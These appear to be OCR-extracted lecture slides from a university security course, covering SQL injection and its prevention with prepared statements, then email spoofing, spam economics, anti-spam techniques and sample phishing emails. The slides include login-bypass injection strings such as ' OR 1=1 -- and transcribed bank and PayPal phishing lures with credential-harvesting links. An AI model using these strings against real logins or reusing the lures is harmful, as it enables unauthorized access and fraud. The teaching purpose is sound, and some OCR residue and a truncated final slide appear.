    username=' ' OR 1=1 -- ... );
```

The diagram illustrates the execution of the SQL query. The user input ' ' OR 1=1 --' is highlighted. An arrow points from the 'OR 1=1 --' part to a callout box containing the text 'always true!'. Another arrow points from the ' -- ...)' part to a callout box containing the text 'everything after '--' is ignored!'. This visualizes how the injected logic is evaluated by the database.
- ❑ What is the query result?
 - returns all rows in UserTable!
- ❑ UserOK.EOF is always false; authentication is always “valid”

SQL Injection Example (2)

- ❑ To authenticate logins, server runs this SQL command against the user database:

```
SELECT * WHERE user='name' AND pwd='passwd'
```

- ❑ User enters ' `OR WHERE pwd LIKE '%`' as both name and passwd

wildcard matches any field value

- ❑ Server executes

```
SELECT * WHERE user=' OR WHERE pwd LIKE '%' AND pwd=''  
OR WHERE pwd LIKE '%'
```

- ❑ Logs in with the credentials of the first person in the database (typically, administrator!)

SQL Injection Prevention

1st Attempt: blacklist/whitelist

- ❑ First (attempted) Solution: Input-Value Checking
 - Client code checks to ensure certain content rules are met
 - Server code checks content as well
 - e.g. don't allow apostrophes as part of input values
 - Problem: other characters also can cause problems, e.g.:
 - // SQL comment character
 - ; // SQL command separator
 - % // SQL LIKE sub-clause wildcard char
- ❑ Dilemma: which characters do you filter (blacklist) and which do you keep (whitelist)?

Prevention 2nd Attempt: Prepared Statements

- ❑ Metacharacters (e.g. ') in queries provide mode-switch between data and control
- ❑ Most attacks utilize data values which are interpreted as SQL control constructs (e.g. OR relational operator), thus altering the semantics of a query or command
- ❑ Prepared Statements allow creation of static queries with bind variables → structure of intended query is protected
- ❑ Bind Variables: metacharacter ? placeholder guaranteed to contain data (not control)
- ❑ As an added incentive, prepared statements are more efficient when repeating same SQL many times (e.g. debit service-fees from all bank accounts at month end)

Prepared Statement Example

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, "
        + "quantity, order_date "
        + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(
    request.getParameter("month")));
ResultSet res = ps.executeQuery();
```

Bind Variables:
data placeholders

- query parsed (only once) without parameters
- bind-variables are typed, e.g. int, string

SQL Injection Prevention (before)

- Regular SQL Statements (example shown below)
 - SQL query is parsed at run-time (dangerous and slow)
 - Custom procedure and data are compiled and run; motivation:
 - Runtime-compilation allows combination of procedure and data
 - Powerful, flexible; ... but opens the door to misuse of SQL metacharacters, the favorite tool of SQL injection attacks

```
String sqlQuery = null;  
Statement stmt = null;  
sqlQuery = "select * from users where " +  
    "username = " + "'" + getUsername() + "'" + "  
    and " + "password = " + "'" + getPassword() + "'";  
stmt = conn.createStatement();  
resultSet = stmt.executeQuery(sqlQuery);
```

SQL Injection Prevention (after)

- Prepared Statements (example shown below)
 - SQL query is pre-compiled with placeholders
 - Data is inserted at run-time, and converted to correct type for the given fields
 - No opportunity for supplied data to change structure (and thus meaning) of query

```
String sqlQuery = null;
PreparedStatement pStmt = null;
sqlQuery = "select * from users where
            username = ? and password = ?";
pStmt = conn.prepareStatement(sqlQuery);
pStmt.setString(1, getUsername());
pStmt.setString(2, getPassword());
rset = pStmt.executeQuery();
```

SQL Injection Prevention

- ❑ Input validation:
Whitelisting
 - Blacklisting doesn't work:
 - forget to filter out some characters
 - accidentally prevent valid input (e.g. username O'Reilly)
 - Whitelist allows only well-defined set of safe values
 - set implicitly defined by regular expressions
- ❑ PreparedStatement can't be used in all situations:
 - Generally limited to replacing field values in SELECT, INSERT, UPDATE, DELETE statements (e.g. username and password field values in above example)
 - Not applicable if allowing user to supply information that determines choice of table name, cannot in general use a prepared statement

CSCD27

Computer and Network Security



Spam + Phishing

How email works: SMTP (RFC 821, 1982)

- Some SMTP Commands:

MAIL FROM: <reverse-path>
Repeated for each recipient { RCPT TO: <forward-path>
RCPT TO: <forward-path>


If unknown recipient: response “550 Failure reply”

{ DATA
email headers and contents, terminated by dot
■

- VRFY username (Often disabled)

- 250 (user exists) or 550 (no such user)

Email Mechanics



Spoofed email

- SMTP: designed for a trusting world ...
- Data in **MAIL FROM** totally under control of sender
 - ... an old example of improper input validation
- Recipient's mail server:
 - Only sees IP address of direct peer
 - Recorded in the first **Mail From** header

SMTP received headers

- Sending spoofed mail to myself:

From barack.obama@whitehouse.gov Thursday Nov 19

Return-Path: <barack.obama@whitehouse.gov>

From relays {
 Received: from whitehouse.gov (cs.toronto.edu)
 Received: from ...
 Received: from ... (typically other relays)

- **Received** header inserted by relays --- untrustworthy except the last (top) header which shows the final relay host (this too can have forged domain name, but actual IP known)
- **From** header inserted by recipient mail server based on information provided by sender – totally untrustworthy

Spam, Spam, Spam, repeat chorus



- ❑ How big a problem?
- ❑ Anecdotally ... more than 85% of my email at cdf.toronto.edu consists of spam
- ❑ According to spamhaus.org, more than 90% of Internet email carried by major ISP's is spam
- ❑ Where did they get my name (address)?
 - screen-scraping Web pages
 - signup for Web accounts
 - online purchases
 - customer "loyalty" programs
- ❑ An annoyance at best, more worrisome: a mechanism for delivery of malware to your computer, or a DoS attack

Spam Monetization Incentives

- ❑ how can spammers make money by sending spam? and who has incentives to thwart them? (other than law enforcement; wait, does law enforcement even care?)
- ❑ Scheme #1: advertise goods or services
 - examples: fake Rolexes, Viagra, university degrees, PhDs!
 - profit angle: increased sales
 - who'll try to stop: brand holders (but do they really try?)
- ❑ Scheme #2: phishing
 - profit angle: transfer \$\$\$ out of bank accounts; sell accounts to others (e.g. credit card #'s); use accounts for better spamming (e.g. Facebook)
 - opponents: issuers of accounts
 - note: targeted phishing ("spear-phishing") doesn't actually need much in the way of spam due to low volume

Spam Monetization Incentives (2)

- Scheme #3: scams

- Examples: pen pal relationships, 419 (“Nigerian”)
 - Profit angle: con victim into sending money
 - Opponents: scambaiters (419eater.com)

- Scheme #4: recruiting crooks/underlings


- Examples: money mules, reshippers
 - Profit angle: more efficient cybercrime, money laundering
 - Opponents: law enforcement?

- Scheme #5: recruiting bots

- Examples: “important security patch!”, “someone sent you a greeting card!”
 - Profit angle: get malware installed on new machines
 - Opponents: ?

Spam Monetization Incentives (3)

- Scheme #6: pump-and-dump
 - Example: “Falcon Energy (FPK) is about to go through the roof! Don’t miss out on \$eriou\$ Profit\$!”
 - Profit angle: penny-stock price temporarily goes up, spammer dumps pre-bought shares when it does
 - Opponents: OSC, Securities and Exchange Commission
 - Note: unlike other monetization techniques, the “back channel” (communication between spammer and victim) is “out-of-band” (not conducted through email)
 - thus no link in messages back to the scammer



Thwarting Spam

- How come I don't get much spam on GMail?
- Try forwarding a spam message to your GMail account:

Hi. This is the qmail-send program at smtp.cdf.toronto.edu.
I'm afraid I wasn't able to deliver your message to the
following addresses.

This is a permanent error; I've given up. Sorry it didn't
work out.

<rossutsc@gmail.com>:

72.14.205.114 failed after I sent the message.

Remote host said: 552-5.7.0 This message was blocked because
its content presents a potential security issue.


552-5.7.0 Please visit

+<http://mail.google.com/support/bin/answer.py?answer=6590>

552 5.7.0 to review our attachment guidelines.

Spam Blacklists


- RBL: Realtime Blackhole Lists
 - Includes servers or ISPs that generate lots of spam
 - spamhaus.org, spamcop.net
- Effectiveness (based on spamhaus.org stats):
 - RBL can stop about 60-75% of incoming spam at SMTP connection time,
 - Stops over 90% of spam with message-body URI checks (checking Web site addresses included in spam message)
 - Unintended side effect – may blacklist legitimate sites (UofT)
- Spammer goal:
 - Evade blacklists by hiding their source IP address



Thin-Thick pipe method

- Spam source has:

- High Speed Broadband connection (HSB)
 - controls a Low Speed Zombie (LSZ)



- Assumes no ingress filtering at HSB's ISP
 - Hides IP address of HSB. LSZ is blacklisted

Graylists

- ❑ Recipient's mail-server-record triples:
 - (sender email, recipient email, peer IP)
 - mail server maintains DB of triples
- ❑ First time: triple not in DB:
 - mail server sends **421 reply: "I am busy"**
 - records triple in DB
- ❑ Second time (after 5 minutes): allow email to pass
- ❑ Triples kept for 3 days (configurable)
- ❑ Easy to defeat but currently works well.

Whitelisting: e.g. DOEmail

- User specifies list of allowable senders
 - All other senders must solve CAPTCHA to enable email delivery
 - Simple UI to add incoming senders to whitelist

DOEmail SPAM Protection for: David Erickson


The screenshot shows a red header bar with the text "DOEmail SPAM Protection for: David Erickson". Below it is a photo of a man with his arms crossed. To the right of the photo is a message from David Erickson: "This is the first time I have seen your email address: someone@somewhere.com. To stop SPAM: I use DOEmail! To deliver your email, click the arrow to the right. Fill out the web-form and your email will be delivered to me. You only need to do this once to send email to me." Below this message is a signature "-David Erickson". To the right of the message is a large red button with a black arrow pointing right and the text "Click to Deliver Email". At the bottom of the page is a footer with links to "[home]", "[register]", and "[about]". It also states "DOEmail, www.doe-mail.org is operated by The High Performance Networking Group at Stanford University".

[home] [register] [about]
DOEmail, www.doe-mail.org is operated by
The High Performance Networking Group at Stanford University

Spamming techniques: Open relays

- SMTP Relay forwards mail to destination
 1. bulk email tool connects via SMTP (port 25)
 2. sends list of recipients (via RCPT TO command)
 3. sends email body --- once for all recipients
 4. relay bears cost of message delivery to all recipients
- Honest relay:
 - adds Received header revealing source IP
- Hacked relay:
 - does not reveal source IP

Send-Safe Bulk-email Tool



The screenshot shows a Microsoft Outlook window with the following details:

- Subject:** MasterCard - Security Update Notification! REF:432
- From:** MasterCard Technical Support
- To:** Doe, Jane
- Subject:** MasterCard - Security Update Notification! REF:432

The body of the email contains the following content:

MasterCard.

Dear Valued MasterCard Customer,

Our new security system will help prevent fraudulent transactions and keep your Credit/Debit card details safe. This new system requires you to reactivate your Credit/Debit card.

Please click here to proceed: [Update MasterCard](#)

We appreciate your business. It is truly our pleasure to serve you.

MasterCard Customer Care

This email is for notification purposes only, do not reply.
msg-id: 797185552

Copyright © 2006 **MasterCard** All rights reserved.

The bottom of the window shows the URL: <http://www.mastercardconfirm.com:8081/int/personal/en/security/index.htm>

The screenshot shows a Microsoft Outlook window with a blue title bar. The title bar displays the subject of the email: "Account compromised: billing information moved or changed". Below the title bar is a menu bar with options: File, Edit, View, Tools, Message, Help. To the right of the menu bar is the Windows taskbar.

The main content area of the email window shows the following details:

From: PayPal
To: jdoe@sonicwall.com
Subject: Account compromised: billing information moved or changed

The body of the email contains a promotional banner for PayPal's privacy features. The banner features a man and a woman looking at a laptop screen. The text on the banner reads: "Shop Without Sharing Your Financial Information" and "PayPal. Privacy is built in." There is also a "Learn more" link.

The main message text begins with "Dear PayPal Client," followed by a paragraph explaining that an error was detected in the billing information. It lists three possible reasons for the error:

- A recent change in your personal information (I.E. change of address)
- Submitting invalid information during initial Sign Up process
- An inability to accurately verify your selected option of payment

It continues with a statement about account access being limited until the issue is resolved, and ends with a link to the PayPal login page: https://www.paypal.com/cgi-bin/webscr?cmd=_login.

At the bottom of the email, there is a "Thanks for your patience as we work together to protect your account" message and "Best regards,
Your PayPal Team" closing.

The status bar at the bottom of the Outlook window shows the URL <http://www.paypal.com/login/>.

The screenshot shows an email client window titled "Customer Service - Cyrillic (Windows)". The menu bar includes File, Edit, View, Tools, Message, and Help. Below the menu is a toolbar with icons for reply, forward, delete, and attachments. The message header shows:

From: CFCU Community Credit Union
To: CFCU@myfcu.com
Subject: Customer Service

The message body contains the following content:

CFCU Community Credit Union

As a CFCU Community Credit Union member, your privacy and security always come first. We have been dedicated to customer safety and protection, and our mission remains as strong as ever.


In order to further protect your account, we have introduced some new important security standards and browser requirements, and we need to confirm your information.

Just click on the link below and verify your information to us:

<http://www.myfcu.com/verify?secure=yes>

The Message is secure and, of course, your information will be kept confidential.

The status bar at the bottom of the email client displays the URL <http://www.myfcu.com/verify/?secure=yes>.



Secure Message Center

Chase OnlineSM

CHASE

Dear Customer,

